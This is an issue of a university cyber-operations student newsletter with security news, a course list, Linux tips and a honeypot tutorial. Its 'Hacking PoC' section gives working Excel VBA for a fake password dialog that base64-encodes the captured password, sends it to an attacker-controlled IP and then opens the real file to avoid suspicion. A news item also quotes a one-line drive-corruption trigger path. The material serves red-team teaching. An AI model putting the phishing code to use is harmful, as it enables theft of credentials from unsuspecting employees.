THE PACKET

SPRING

FEBRUARY 2021

IN THIS ISSUE

ART BY @COTTONBRO

THE UNIVERSITY OF ARIZONA

LETTER FROM THE EDITOR

A MESSAGE FROM PROFESSOR MICHAEL GALDE

--- BEGIN MESSAGE ---

Welcome to the **FEBRUARY** issue of "**The PACKET**" produced under the University of Arizona Cyber Operations program. As always, my name is Professor Michael Galde, and I am happy that everyone has been enjoying the new look. Trying to keep the visuals fresh while still providing content is one of my main goals. The analysis of the SolarWinds breach is still ongoing and we'll likely have new information as more still needs to be understood and scrutinized. This month will only be 28 days long but there is so much we can do this month. We have Groundhog's day, Abraham Lincoln's Birthday, Valentine's Day, Susan B Anthony's Birthday, President's Day and Mardi Gras. Last year was a leap year with 29 days and with that extra day last year a gas compression facility for electric grids was hit with ransomware and forced the power off for two days. Now for this year I hope we do not see the power grid start failing because someone opened a malicious link in their email, but these are the possible effects when living in such a connected environment. The same type of incident also occurred in 2019 and we hope that 2021 will not see the same type of event again. In February 2020 we also see the publication of sensitive data from a 2019 MGM hotel data breach from a cyber criminal group which published over 10 million records that the hotel collected. As stated before, February has a lot of activity in the cybersecurity field but in 2021, lets try and keep that to a minimum. Learning about cybersecurity and how to defend and protect your environment is critical so continue to hone your skills and learn everything you can in protecting and defending these resources.

--- END MESSAGE ---

HACKS OF THE MONTH

REVIEWING THE LAST 30 DAYS OF REPORTED HACKS

HACKERS ROBBED A BANK, FOR THE DATA AND NOT MONEY

New Zealand's central bank reported that it was responding with urgency to a "malicious" breach of one of its data systems. The central back announced that a third-party file-sharing service used by the bank to share and store some sensitive information was illegally accessed. It's unclear when the breach took place, who was responsible and in what country the file-sharing service is based. It will take time to understand the full implications of the breach, according to the bank.

HARDCODED BACKDOORS NEVER GET OLD... GET IT?

Multiple Zyxel device models include a backdoor which comes in the form of an undocumented user account with full administrative rights that's hardcoded into the device firmware. "An attacker could completely compromise the confidentiality, integrity and availability of the device. Someone could for example change firewall settings to allow or block certain traffic. They could also intercept traffic or create VPN accounts to gain access to the network behind the device."

HACKS OF THE MONTH

REVIEWING THE LAST 30 DAYS OF REPORTED HACKS

UBIQUITI WARNS CUSTOMERS ABOUT POTENTIAL DATA BREACH

Ubiquiti pointed out that they “have no indication that there has been unauthorized activity with respect to any user’s account,” but nevertheless encouraged every user to change the password and enable two-factor authentication on their Ubiquiti accounts. The data compromised may include your name, email address, and the one-way encrypted password to your account, address and phone number.

DO YOU HAVE $189.00? THEN YOU CAN BUY THE NEW ANDROID RAT

The Rogue RAT is being offered for sale or rent in darknet forums; Check Point says in its new report. Once a hacker uses the Trojan, portrayed to victims as a legitimate app, to infect a device, the malware can exfiltrate data, such as photos, location information, contacts and messages. It also can download additional malicious payloads, including mobile ransomware.

NEWS FROM AROUND THE WORLD RELATING TO CYBER SECURITY AND POLICY

CYBER NEWS UPDATES

WINDOWS 10 BUG CORRUPTS YOUR HARD DRIVE ON SEEING THIS FILE'S ICON

An unpatched zero-day in Microsoft Windows 10 allows attackers to corrupt an NTFS-formatted hard drive with a one-line command. In tests conducted by Bleeping Computer, threat actors can use the command maliciously in various Proof of Concept (PoC) exploits. One striking finding shared by the researcher was that a crafted Windows shortcut file (.url) that had its icon location set to C:\:$i30:$bitmap would trigger the vulnerability even if the user never opened the file!

As observed by Bleeping Computer, as soon as this shortcut file is downloaded on a Windows 10 PC, and the user views the folder it is present in, Windows Explorer will attempt to display the file's icon. The Windows NTFS Index Attribute, or '$i30' string, is an NTFS attribute associated with directories that contains a list of a directory's files and subfolders. In some cases, the NTFS Index can also include deleted files and folders, which comes in handy when conducting incident response or forensics. It is unclear why accessing this attribute corrupts the drive, and the researcher told Bleeping Computer that a Registry key that would help diagnose the issue doesn't work.

IT'S FINALLY OVER! TIME TO UNINSTALL ADOBE FLASH PLAYER

When Adobe released their final version of Flash Player in December, they also announced that recent versions of the software include a kill switch that prevents Flash Player from loading Flash content starting on January 12th, 2021. It is now February, and as Flash content no longer runs in Flash Player, it is time to uninstall the software. Now, when you try to open Flash content, which most browsers automatically block by default, Flash player will display a new icon that opens the Adobe Flash Player end of life page when you click on it. While it may be possible to get Flash working again by installing a much older version of Adobe Flash Player, this will only open up your computer to security risks. Flash is now dead. Let's keep it that way.

NEWS FROM AROUND THE WORLD RELATING TO CYBER SECURITY AND POLICY

CYBER NEWS UPDATES

NSA ADVISES COMPANIES TO AVOID THIRD PARTY DNS RESOLVERS

The US National Security Agency (NSA) says that companies should avoid using third party DNS resolvers to block threat actors' DNS traffic eavesdropping and manipulation attempts and to block access to internal network information. "NSA recommends that an enterprise network's DNS traffic, encrypted or not, be sent only to the designated enterprise DNS resolver," the US intelligence agency said. Companies are suggested to use their own enterprise-operated DNS servers or externally hosted services with built-in support for encrypted DNS requests such as DoH DNS over HTTPS. However, if the enterprise DNS resolver does not support DoH, the enterprise DNS resolver should still be used and all encrypted DNS should be disabled and blocked until encrypted DNS capabilities can be fully integrated into the enterprise DNS infrastructure, the NSA added. "We are releasing this guidance to our NSS, DIB, and DoD partners to help them manage encrypted DNS as it is automatically enabled by more applications, as part of our continuous efforts to provide timely, actionable, and relevant cybersecurity guidance."

SOLARLEAKS SITE CLAIMS TO SELL DATA STOLEN IN SOLARWINDS ATTACKS

A website named 'SolarLeaks' is selling data they claim was stolen from companies confirmed to have been breached in the SolarWinds attack. In December 2020, it was disclosed that network management company SolarWinds suffered a sophisticated cyberattack that led to a supply chain attack affecting 18,000 customers. In January, the http://solarleaks.net/ website was launched that claims to be selling stolen data from Microsoft, Cisco, FireEye, and SolarWinds. All of these companies are known to have been breached during the supply chain attack. The website claims to be selling Microsoft source code and repositories for $600,000. Microsoft confirmed that threat actors accessed their source code during their SolarWinds breach.

SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

SPRING SCHEDULE 2021

CAT #	COURSE	Books
CYBV 301	FUNDAMENTALS OF CYBERSECURITY	Book
CYBV 310	INTRO SECURITY PROGRAMMING I	Book
CYBV 311	INTRO SECURITY PROGRAMMING II	Book
CYBV 312	INTRODUCTION TO SECURITY SCRIPTING	Book
CYBV 326	INTRO METHODS OF NETWORKING ANALYSIS	Book
CYBV 329	CYBER ETHICS	Book
CYBV 354	PRINCIPLES OPEN-SOURCE INTEL	Book
CYBV 381	INCIDENT RESPONSE TO DIGITAL FORENSICS	Book
CYBV 382	NETWORK FORENSICS	Book
CYBV 388	CYBER INSTIGATIONS AND FORENSICS	Book 1, Book 2
CYBV 400	ACTIVE CYBER DEFENSE	Book 1, Book 2
CYBV 435	CYBER THREAT INTELLIGENCE	Book 1, Book 2, Book 3
CYBV 436	COUNTER CYBER THREAT INTEL	Book

SIGN UP FOR CLASSES SOON AND CHECK OUT WHAT EACH CLASS REQUIRES FOR BOOKS

SPRING SCHEDULE 2021

CAT #	COURSE	BOOKS
CYBV 437	DECEPTION & COUNTER-DECEPTION	BOOK
CYBV 440	DIGITAL ESPIONAGE	BOOK 1, BOOK 2
CYBV 441	CYBER WAR, TERROR AND CRIME	BOOK 1, BOOK 2
CYBV 450	INFORMATION WARFARE	BOOK 1
CYBV 454	MALWARE THREATS & ANALYSIS	BOOK
CYBV 471	ASSEMBLY LANG PROG FOR SEC PROF	BOOK
CYBV 473	VIOLENT PYTHON	BOOK 1, BOOK 2
CYBV 474	ADVANCED ANALYTICS FOR SEC OPS	BOOK 1, BOOK 2
CYBV 480	CYBER WARFARE	BOOK 1, BOOK 2
CYBV 481	SOC ENG ATTACK & DEFENSE	BOOK 1, BOOK 2
CYBV 498	CYBER OPERATIONS SENIOR CAPSTONE	BOOK 1, BOOK 2

THE INAUGURAL SOUTHERN ARIZONA INTELLIGENCE SUMMIT

THE FUTURE OF INTELLIGENCE

Wednesday - Friday, April 7-9, 2021

8:30AM - 5:00PM

University of Arizona

VIRTUAL EVENT

- Explore careers in the intelligence community
- Learn about the future of national intelligence
- Meet with national, state and industry intelligence leaders

Learn more and register online at

>> https://intelligence-studies.azcast.arizona.edu/content/summit

University of Arizona and Community College students are FREE

SOUTHERN ARIZONA INTELLIGENCE SUMMIT

AGENDA | APRIL 7-9, 2021 | 8:00AM – 5:00PM MST (DAILY)

Wednesday, April 7, 2021	
8:30AM – 10:00AM	**Opening Session** • Welcome & Introductions • **University of Arizona Leadership Address** Pending Speaker Confirmation • **Keynote Speaker: 'The Future of Intelligence'** Brigadier General Anthony Hale, Commanding General Ft. Huachuca & USAICOE
11:30PM – 1:30PM	**Lunch Session** • **Guest Speaker: Open Source Intelligence Collection & Analysis** Ms. Cynthia Hetherington, MLS, MSM, CFE, CII President & Founder, Hetherington Group • **Guest Panel: Law Enforcement Intelligence & Intelligence Driven Policing** Panel Chaired By: Federal Bureau of Investigation (Pending Confirmation) Participants: Federal, State, Local, Tribal, & Fusion Centers
3:00PM – 5:00PM	**Afternoon Session** • **Guest Speaker: Intelligence Community – Center for Academic Excellence** Mr. Michael Bennett, ICCAE Program Director Office of the Director of National Intelligence • **Guest Panel: Workforce Development – Next Generation of Intel Professionals** Panel Chaired By: Office of the Director of National Intelligence Participants: Department of State, Defense Intelligence Agency, National Reconnaissance Office, Federal Bureau of Investigations. (Pending other IC elements)
Thursday April 8, 2021	
8:30AM – 10:00AM	**Opening Session** • Welcome & Introductions • **Title Sponsor Address** Mr. Austin Yamada, President & CEO University of Arizona Applied Research Corporation • **Keynote Speaker: 'The Future of Information Warfare'** Lieutenant General Stephen G. Fogarty, Commanding General U.S. Army Cyber Command
11:30PM – 1:30PM	**Lunch Session** • **Guest Speaker: Cyber Threat Intelligence Sharing** Mr. Tim Roemer, Chief Information Security Officer, State of Arizona • **Guest Speaker: Social Engineering** Chris Hadnagy, Chief Human Hacker, Social-Engineer, LLC
3:00PM – 5:00PM	**Afternoon Session** • **Student Presentation: Computational Propaganda** Jacob Denno, Cyber Ops Graduate, University of Arizona & Dan Carroll, Principal Data Scientist, CVS Health • **Guest Panel: Workforce Development – Next Generation of Cybersecurity Professionals** Panel Chaired By: National Security Agency (Pending other IC and Industry Elements)
Friday April 9, 2021	
8:30AM – 10:00AM	**Morning Session:** • Welcome & Introductions • **Opening Remarks** Dr. Gary Packard, Dean College of Applied Science & Technology • **Keynote Speaker: 'Intelligence & Cyber Support - A Commander's Perspective'** Joseph L. Votel, General (Retired)
11:30AM-1:30PM	**Lunch Session** • **Guest Speaker: The Cyber-Intelligence Convergence in Private Industry** Jeff Frazier, Chief Operating Officer, Pryon Inc. • **Student Panel:** UA Alumni/Current Student
3:00PM – 5:00PM	**Afternoon Session** • **Closing Remarks & Adjourn** Dr. Linda L. Denno, Civilian Aide to the Secretary of the Army, Arizona

>> https://intelligence-studies.azcast.arizona.edu/content/summit

University of Arizona and Community College students are FREE

FIRST SHMOOCON

ShmooCon is an American hacker convention organized by The Shmoo Group. There are typically 40 different talks and presentations on a variety of subjects related to computer security and cyberculture. Multiple events are held at the convention related to cryptography and computer security such as Shmooganography, Hack Fortress, a locksport village hosted by TOOOL DC, and Ghost in the Shellcode. ShmooCon will not be held in 2021, but in the past tickets for this event sold out very quickly, for the 2020 event they sold out in 17 seconds after being offered for sale.

FEBRUARY 4, 2005

THE FIRST DOCUMENTED DOS-STYLE ATTACK ("MAFIABOY")

Michael Calce is a security expert and former computer hacker from Île Bizard, Quebec, who launched a series of highly publicized denial-of-service attacks in February 2000 against large commercial websites, including Yahoo!, Fifa.com, Amazon.com, Dell, Inc., E*TRADE, eBay, and CNN. He also launched a series of failed simultaneous attacks against nine of the thirteen root name servers. On February 7, 2000, Calce targeted Yahoo! with a project he named Rivolta, meaning "rebellion" in Italian. Rivolta was a denial-of-service attack in which servers became overloaded with different types of communications to the point where they become unresponsive to commands. At the time, Yahoo! was a multibillion-dollar web company and the top search engine. Mafiaboy's Rivolta managed to shut down Yahoo! for almost an hour. Calce's goal was, according to him, to establish dominance for himself and TNT, his cybergroup, in the cyberworld. Calce was also responsible for bringing down eBay, CNN, and Amazon via DDoS. Calce attempted but was unsuccessful in bringing down Dell during this DDoS attack.

FEBRUARY 7, 2000

SSL RELEASED BY NETSCAPE

SSL 2.0 released by Netscape, the SSL 1.0 version was never released to the public because of its serious security flaws. SSL 2.0 also contained security flaws and was quickly replaced by SSL 3.0 in 1996. Then, in 1999, the first version of TLS (1.0) was released as an upgrade to SSL 3.0. Since then, there have been three more TLS releases, with the most recent release being TLS 1.3 in August 2018. SSL, short for Secure Socket Layers, is a cryptographic protocol that encrypt data and authenticates a connection when moving data on the Internet. TLS is actually just a more recent version of SSL. It fixes some security vulnerabilities in the earlier SSL protocols SSL is no longer used but you may come across website certificates being referred to as SSL certificates. The reason why most people still refer to them as SSL certificates is basically a branding issue. There's no such thing as just an SSL certificate or just a TLS certificate, and you don't need to worry about replacing your SSL certificate with a TLS certificate. All the "SSL Certificates" that you see advertised are really SSL/TLS Certificates which includes the free certificate via Let's Encrypt.

FEBRUARY 9, 1995

HACKING POC

1/3

DEVELOPING A PHISHING PAGE IN EXCEL

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

During a red team engagement, a team noticed that the Microsoft application Excel was actively being used as a password manager. Trying to protect an organizations' internal infrastructure is a challenge on itself and if it wasn't for password managers that cater to corporate environments Excel may have been a solution a decade ago but now that is like playing with fire. Exposing your organizations passwords like this is inexcusable. Extracting the password from a password protected Excel document is not easy but it is also not overly difficult. This article will go over what the engagement team did to crack the password for the Excel document and then "gain the keys to the castle." So, first for a little bit of background a user can create an Excel document and provide a password to protect the document by selecting File – Info – Protect Workbook – Encrypt with Password in the menu options. This is available for user to ensure that only the correct users can access or change values in the Excel workbook. This provides a level of protection suited for this purpose, however trying to use this method to protect passwords is not advised as the password protections can be easily removed in older versions of Excel by editing the XML data within the Excel document. Newer version of Excel encrypts the whole workbook which makes decryption more difficult. The engagement team did not want to spend resources decrypting the document, what they wanted was for the employees to just give them the password using a phishing technique to get one of the employees to fall for.

CAUTION — THIS ARTICLE SHOWS YOU HOW TO PERFORM POTENTIALLY ILLEGAL ACTIVITIES. THIS SERIES IS INTENDED FOR ACADEMIC PURPOSES ONLY AND IS MEANT TO PROVIDE EDUCATION TO CYBER SECURITY PROFESSIONALS... IF YOU WANT TO DO THIS STUFF FOR REAL, DO GOOD IN SCHOOL AND GET A JOB THAT PAYS YOU TO DO IT - LEGALLY!!

2/3


DEVELOPING A PHISHING PAGE IN EXCEL


IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

HACKING POC

First the engagement team used the build in Excel VBA editor to create a message box to mimic the real please enter your password screen.

This is then edited to look like the password screen that would be offered to the user when a password is requested.





Now that a dialog box has been created to mimic the password dialog box, we can add logic that will collect the entered password, encrypt the password and then transmit the encrypted message to something that the engagement team controls. So first we want to take the password and encode it into something we can read later like using base64 encoding. This will allow our program to take the text and then encode it into something that looks encrypted. Base64 encoding is a simple method to achieve this as the math is easy to implement and will provide us with something that would not be easily identified.

```
Function EncodeBase64(text As String) As String
  Dim arrData() As Byte
  arrData = StrConv(text, vbFromUnicode)

  Dim objXML As MSXML2.DOMDocument60
  Dim objNode As MSXML2.IXMLDOMElement

  Set objXML = New MSXML2.DOMDocument60
  Set objNode = objXML.createElement("b64")

  objNode.DataType = "bin.base64"
  objNode.nodeTypedValue = arrData
  EncodeBase64 = objNode.text

  Set objNode = Nothing
  Set objXML = Nothing
End Function
```

3/3

DEVELOPING A PHISHING PAGE IN EXCEL

IN ORDER TO LEARN HOW TO DEFEND YOU MUST UNDERSTAND HOW TO ATTACK

HACKING POC

Next you want to exfiltrate this data to some server or system that you control using the Excel xmlhttp system. So, when the password is collected it will be sent to us for later analysis and to use later against the legitimate password protected f

```
Dim xmlhttp As New MSXML2.xmlhttp60, myurl As String
myurl = "http://192.168.100.128/" + EncodeBase64(TextBox1.text)
xmlhttp.Open "GET", myurl, False
xmlhttp.Send
```

In this example the engagement team has a compromised machine waiting at 192.168.100.128 on the local network. This is where the phished password will be sent. Finally, the engagement team wants to avoid suspicion about their activities and uses this phishing document to open the legitimate file if the password was entered correctly with the following code.

```
On Error Resume Next
Dim Path As String
Path = Application.ActiveWorkbook.Path
Dim src As Workbook
On Error GoTo WrongPWD
Set src = Workbooks.Open(Path + "\Hidden\PasswordSafe.xlsx", True, True, Password:=TextBox1.text)
ThisWorkbook.Activate
Worksheets("Sheet1") = src.Worksheets("sheet1")
```

This will open the legitimate file using the provided password as to avoid any suspicion from the legitimate employee. If the wrong password is supplied an error can also be displayed by adding additional code when an error is caught by our new phishing program.

This engagement team was able to exfiltrate a password to a password database without the use of brute force or by installing a keylogger. The team just waited for the users to tell them what the password is so that they can access all of the lovely intel inside.

SOMETIMES YOU JUST NEED SOMEONE TO POINT YOU IN THE RIGHT DIRECTION

TIPS & TRICKS OF THE TRADE

I love using Linux and use Manjaro for my daily driver. Sometimes I need access to Windows or OSX and using a virtual machine makes this interface seamless. You may want to explore Linux some day and try out a distribution and I want to help you with some common commands that will help you master your Linux distribution.

So first let's look at some simple system commands you may find useful when at the command line.

COMMAND	ACTION
uname	Displays Linux system information
uptime	Displays how long the system has been running
hostname	Shows the system hostname
hostname -i	Displays the IP address of the system
cal	Displays the current calendar month and day
w	Displays currently logged in users in the system
whoami	Displays who you are logged in as

Finding this information in other operating systems is not difficult but all of this information can be gotten from the command line directly. The command "w" for example tells you what users are logged into the system which is very useful if you want to see who is accessing services and resources on a machine.

SOMETIMES YOU JUST NEED SOMEONE TO POINT YOU IN THE RIGHT DIRECTION

Linux also gives the user more control if desired when it comes to hardware management and exploring how your system responds to hardware changes. Now this is also something that can be found in other operating systems but accessing this within the command line is such a nice addition and gives you, the user, so much control.

So, let's look at some simple hardware commands you may find useful when in the command line.

COMMAND	ACTION
dmesg	Displays bootup messages
lshw	Displays information about system's hardware configuration
lsblk	The command prints all block devices (except RAM disks) in a tree-like format
free -m	Displays free and used memory in the system
lspci -tv	Displays PCI devices in a tree-like diagram
lsusb -tv	Displays USB devices in a tree-like diagram
dmidecode	Displays hardware information from the BIOS

A few of these commands need administrator privileges to collect the data needed to display the correct results, dmesg, lshw and dmidecode. I also did not have lshw installed by default in my distribution. Additionally, when I ran the free command, I did not need to set the –m flag. So, as you explore Linux see what you can do within the terminal program. Next month we will go over additional commands that would be available within Linux!

LEARN ABOUT CYBER SECURITY AND WORK IN CYBER SECURITY

JOBS & INTERNSHIPS

CYBER MITIGATIONS ENGINEER
FORT MEADE, MD

System Vulnerability Analysts identify vulnerabilities and attacks to the design and operation of a system (H/W, S/W, personnel, procedures, logistics, and physical security). They compare and contrast various system attack techniques and develop effective defensive mitigations. Additionally, System Vulnerability Analysts produce formal and informal reports, briefings, and perspectives of actual and potential attacks against the systems or missions being studied. Entry is with a Bachelor's degree and no experience. An Associate's degree plus 2 years of relevant experience may be considered for individuals with in-depth experience that is clearly related to the position. Degree must be in Computer Science or a related field (e.g., Mathematics, Computer Forensics, Cyber Security, Information Technology, Information Assurance, and Information Security).

INFORMATION SYSTEM SECURITY PROFESSIONAL
FORT MEADE, MD

Information System Security professionals are hired into positions directly supporting a technical mission office or into the Cybersecurity Engineering Development Program. Information System Security Professionals play a vital role in enabling security solutions by utilizing systems engineering and systems security engineering principles. Entry is with a Bachelor's degree and no experience. An Associate's degree plus 2 years of relevant experience may be considered for individuals with in-depth experience that is clearly related to the position. Degree must be in Computer Science or a related field (e.g., Mathematics, Computer Forensics, Cyber Security, Information Technology, Information Assurance, Information Security, and Information Systems).

1/2

DEEPIN 20.1 LINUX: AN ANALYSIS

In December 2020 the developers for the Linux distro Deepin released version 20.1 and it is beautiful and looks very nice. When you are looking for a replacement for Microsoft Windows this checks a lot of those marks when it comes to user experience, but I have not previously known about the Deepin Linux project and wanted to learn more about them. There are many flavors of Linux and I myself use Manjaro because of the ease of use and how quickly I can get my system set up without having to configure some small device here and there. Deepin makes some very good visual choices and configures the operating system for ease of use where I was very surprised, as I have never come across this distribution before. Deepin is built on top of Debian 10 and it really gives the user an experience that closely matches what a user would get under a Windows experience while not completely copying the experience but by providing many features users would like to see. Deepin is developed by the Wuhan Deepin Technology Co. inside of China for the Chinese market. Normally I would look at this distribution very suspiciously as being connected to the Chinese government and as an intelligence collector but now I am not so sure about that for a few reasons. Researching more about the development of this distribution has pointed me into the Chinese plan to remove the reliance on western technology by 2022. The majority of Chinese customers use Microsoft Windows, but the plan is to remove that majority by 2022 by creating alternatives that would be attractive to the Chinese consumers. Now there are allot of politics that go into why China wants to remove the reliance on foreign software and hardware but if you look at Deepin in that light as trying to meet that goal, I will say Deepin does a very good job in providing a replacement to Microsoft Windows.


2/2

DEEPIN 20.1 LINUX: AN ANALYSIS

IMPACTS AND ANALYSIS REPORT OF CYBER ATTACKS

ANALYSIS

Visually Deepin Linux is stunning and very pretty to look at but that is only a portion of what users would be attracted to, Deepin also makes the system useable for business and general consumers that want to use their operating system for a daily driver.



The resource monitor is what I wish Windows had available and provides me with the information I need is just one example. The design and function choices given to the user give a really good experience to the end user. The most surprising part is that if the user is not knowledgeable about Linux, that should not take away from the user experience. The same is with Microsoft Windows, you can be a general user who only opens Office and plays games or something like that and if you never touched the other powerful tools you were fine. In this version of Deepin I would argue that it is the same as in this distribution as well. You no longer need to be a Linux user to effectively use Deepin Linux. Looking at Deepin Linux as a Microsoft Windows replacement is looking like a real possibility and may start converting users by the 2022 goal date. There have been a few concerns about Chinese backdoors or other cyber security issues and those may be included but I don't believe this is the overall goal for this software project. The focus of this development project is on useability and as a replacement for Microsoft Windows which is something, the developers are very close to achieving.

GET UP AND RUNNING TODAY TO START SOMETHING NEW

QUICK PROJECT

1/4

BUILD YOUR OWN HONEYPOT

Protecting your network infrastructure is a challenge and after taking CYBV 326 you should be much more aware of how a connection between a client and a server takes place. One of the challenges to protecting your infrastructure is figuring out when a system has been compromised. You may have been infected by that is trying to avoid detection and while it is running on your network you are at this point unaware that there is any problem. Deploying a honeypot into your network may be one of the early points to alert you to an infrastructure breach. This however will only work if the service we plan to mimic is seen by an attacker and is then attempted to be exploited. So, we want to attract an attacker and will need to mimic a service that is popular enough that the attacker will attempt to connect. For this project we will attempt to mimic a SSH server waiting for a connection on our internal network. To do this for our project we will use a quick and dirty python script to open a connection listener which will wait for a connection to be established and then once an attacker connects to the connection will close the program and then send us an email alerting us to the breach. The goal is to never receive this email but if we do ever receive this email, we will know something, or someone is snooping around on out network and we need to identify them and then flush them out. So, to create this python project one of the dependencies we will need is yagmail. To do this we will need to install yagmail using the python package manager PIP with the command **PIP INSTALL YAGMAIL**. After this is installed, we will open a python interpreter and type

```
import yagmail
Yagmail.register ('yourgmailaddress@gmail.com',
'yourgmailpassword')
```

Now I would recommend that you set up an application specific password for this connection so that you are quickly able to revoke it if needed. After this is done you will then have added your credentials into your systems keyring and yagmail can call it the next time that it sends you an email alert.

GET UP AND RUNNING TODAY TO START SOMETHING NEW

QUICK PROJECT

2/4 BUILD YOUR OWN HONEYPOT

Next, we will create a new python project and name it something like ssh.py and we can start to code. First, we will list everything we plan to import into our project:

```
import sys
import argparse
import yagmail
import datetime
import time
from socket import socket, AF_INET, SOCK_STREAM
```

Now I want to set up a global variable for our IP address. We will do this with the following:

```
address = “ip address“
welcome  = b”Secret Server Login: “
```

We will simply change the IP address to our system’s IP address for us to pass that into the later functions. Welcome will be our welcome message when a connection is opened.

Now I want to set up a function to run to send us an alert when the program detects a connection, we will do this with the following calls:

```
def send_email(src_address):
        ts = time.time()
        st = datetime.datetime.fromtimestamp(ts).strftime('%Y-%m-%d %H:%M:%S')
        contents = ("Port 22 SSH was accessed by: " + (src_address) + " at: " + (st))
        print (contents)
         yagmail.SMTP('Your yagmail account').send('your email', 'HONEYPOT ALERT! - SSH', contents)
         pass
```

So, we are naming our function send_email but we will define this in a later function. Next, I am asking the system for the current time so that I can provide an accurate date and time stamp. I then format this into a format that I like so that I can quickly reference it.

BUILD YOUR OWN HONEYPOT

GET UP AND RUNNING TODAY TO START SOMETHING NEW

QUICK PROJECT

Next, I define contents which is the technical information which will let me know the who and when in an email alert sent to me. This will let me know that port 22 was accessed by a defined IP address that connected to me and then the date and time stamp that this took place. I then print this so that I can see that this took place and pass everything into yagmail to send me my alert email.

The next function will set up the connection watcher and we will do this using the following :

```
def ssh(address,port=22):
    try:
        ski=socket(AF_INET,SOCK_STREAM)
        ski.bind((address, port))
        ski.listen()
        conn,addr = ski.accept()
        print('ALERT! you have been visited by ' + addr[0])
        send_email(addr[0])
        conn.sendall(welcome)
        while True:
            data=conn.recv(1024)
            ski.close(2)
            sys.exit()
    except:
        ski.close()
        sys.exit()
```

So, in this function we are naming this ssh and are opening the port of 22 to mimic a ssh server. The program then just simply waits for a connection. Once a connection has been established it sends the client our welcome message mimicking a login request. This then sends the client IP address to the send_email function to alert us of the intrusion and closes the connection. The logic in this function is quite simple and you could set up a more flushed out interface for the client to interact with, but this will make the intruder think that the server crashed or went down. Either way you would now be aware that someone is on your network.

4/4

BUILD YOUR OWN HONEYPOT

GET UP AND RUNNING TODAY TO START SOMETHING NEW

QUICK PROJECT

